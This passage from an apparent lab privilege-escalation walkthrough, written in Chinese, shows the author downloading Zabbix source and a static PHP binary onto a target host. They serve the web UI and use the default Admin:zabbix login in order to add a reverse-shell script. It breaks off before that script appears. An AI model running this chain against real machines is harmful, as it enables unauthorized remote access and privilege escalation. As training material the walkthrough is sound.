             ├─533 /usr/sbin/zabbix_server: housekeeper [startup idle for 30 minutes]
             ├─534 /usr/sbin/zabbix_server: timer #1 [updated 0 hosts, suppressed 0 events in 0.000160 sec, idle 59 sec]
             ├─535 /usr/sbin/zabbix_server: http poller #1 [got 0 values in 0.000466 sec, idle 5 sec]
             ├─536 /usr/sbin/zabbix_server: discoverer #1 [processed 0 rules in 0.000366 sec, idle 60 sec]
             ├─537 /usr/sbin/zabbix_server: history syncer #1 [processed 0 values, 0 triggers in 0.000014 sec, idle 1 sec]
             ├─538 /usr/sbin/zabbix_server: history syncer #2 [processed 0 values, 0 triggers in 0.000008 sec, idle 1 sec]
             ├─539 /usr/sbin/zabbix_server: history syncer #3 [processed 0 values, 0 triggers in 0.000017 sec, idle 1 sec]
             ├─540 /usr/sbin/zabbix_server: history syncer #4 [processed 0 values, 0 triggers in 0.000026 sec, idle 1 sec]
             ├─541 /usr/sbin/zabbix_server: escalator #1 [processed 0 escalations in 0.000714 sec, idle 3 sec]
             ├─542 /usr/sbin/zabbix_server: proxy poller #1 [exchanged data with 0 proxies in 0.000012 sec, idle 5 sec]
             ├─543 /usr/sbin/zabbix_server: self-monitoring [processed data in 0.000024 sec, idle 1 sec]
```

部署一个 zabbix web 前端页面，可以通过默认的用户名密码 `Admin:zabbix` 登录进入后台添加反弹shell命令


Google 找到 zabbix 5.0.8 版本的源码包

https://cdn.zabbix.com/zabbix/sources/oldstable/5.0/zabbix-5.0.8.tar.gz

下载源码包到靶机 /tmp 目录，解压后进入 web ui 目录


```
cd /tmp
wget https://cdn.zabbix.com/zabbix/sources/oldstable/5.0/zabbix-5.0.8.tar.gz
tar -xvf zabbix-5.0.8.tar.gz
cd zabbix-5.0.8/ui/
php -S 0.0.0.0:8000
```

访问靶机 8000 端口，进入 zabbix 部署页面，检查环境依赖遇到很多问题，有些要求php.ini配置修改，有些要求php模块安装



再次启动，缺少 php-bcmath 模块

```
/tmp/php -S 0.0.0.0:8000 -d post_max_size=16M -d max_execution_time=300 -d max_input_time=300 -d memory_limit=128M -d extension=bcmath -d extension=gd -d extension=mbstring -d extension=xmlreader -d extension=xmlwriter
```



2.2、静态编译 php-cli 解决依赖问题

发现个好玩的Github项目 `static-php-cli`，可以很好地解决这个问题

https://github.com/crazywhalecc/static-php-cli

可以自己编译一个静态编译的 php-cli，或者直接下载别人编译好的版本


这里提供了已经编译好的静态php文件

https://dl.static-php.dev/static-php-cli/bulk/

build-extensions.json	2026-01-16 04:13:56	822B	384
build-libraries.json	2026-01-16 04:13:56	770B	99
php-8.0.30-cli-linux-aarch64.tar.gz	2024-11-01 08:30:22	24M	53
php-8.0.30-cli-linux-x86_64.tar.gz	2024-11-01 06:28:57	24.3M	159
php-8.0.30-cli-macos-aarch64.tar.gz	2024-11-01 06:16:50	26.3M	485
php-8.0.30-cli-macos-x86_64.tar.gz	2024-11-01 06:26:18	26.8M	229
php-8.0.30-fpm-linux-aarch64.tar.gz	2024-11-01 08:30:22	24.1M	46
php-8.0.30-fpm-linux-x86_64.tar.gz	2024-11-01 06:28:57	24.3M	126
php-8.0.30-fpm-macos-aarch64.tar.gz	2024-11-01 06:16:49	26.3M	511
php-8.0.30-fpm-macos-x86_64.tar.gz	2024-11-01 06:26:19	26.8M	234
php-8.0.30-micro-linux-aarch64.tar.gz	2024-11-01 08:30:22	24M	48
php-8.0.30-micro-linux-x86_64.tar.gz	2024-11-01 06:28:57	24.2M	47
php-8.0.30-micro-macos-aarch64.tar.gz	2024-11-01 06:16:51	28.1M	39
php-8.0.30-micro-macos-x86_64.tar.gz	2024-11-01 06:26:19	28.5M	44
php-8.1.26-cli-linux-aarch64.tar.gz	2024-08-09 06:57:59	27.1M	46
php-8.1.26-cli-linux-x86_64.tar.gz	2024-08-09 06:58:03	26.9M	49
php-8.1.26-cli-macos-aarch64.tar.gz	2024-08-09 06:58:07	25.7M	46
php-8.1.26-cli-macos-x86_64.tar.gz	2024-08-09 06:58:11	26.1M	48
php-8.1.26-fpm-linux-aarch64.tar.gz	2024-08-09 06:58:14	27.2M	45

```
wget https://dl.static-php.dev/static-php-cli/bulk/php-8.0.30-cli-linux-x86_64.tar.gz
tar -xvf php-8.0.30-cli-linux-x86_64.tar.gz
./php -m
```


已经有了 bcmath 模块，把这个静态编译的 php-cli 上传到靶机，使用这个 php-cli 启动 zabbix web ui




在 cli 启动时，直接指定 php.ini 配置参数，解决之前遇到的各种对 php.ini 的配置问题


```
/tmp/php -S 0.0.0.0:8000 \
-d date.timezone=Asia/Shanghai \
-d post_max_size=16M \
-d max_execution_time=300 \
-d max_input_time=300 \
-d display_errors=Off \
-t /tmp/zabbix-5.0.8/ui
```

正常部署




在官网可以拿到默认用户名密码https://www.zabbix.com/documentation/7.0/zh/manual/quickstart/login







2.3、zabbix提权

在 zabbix 后台添加一个 反弹 shell 脚本





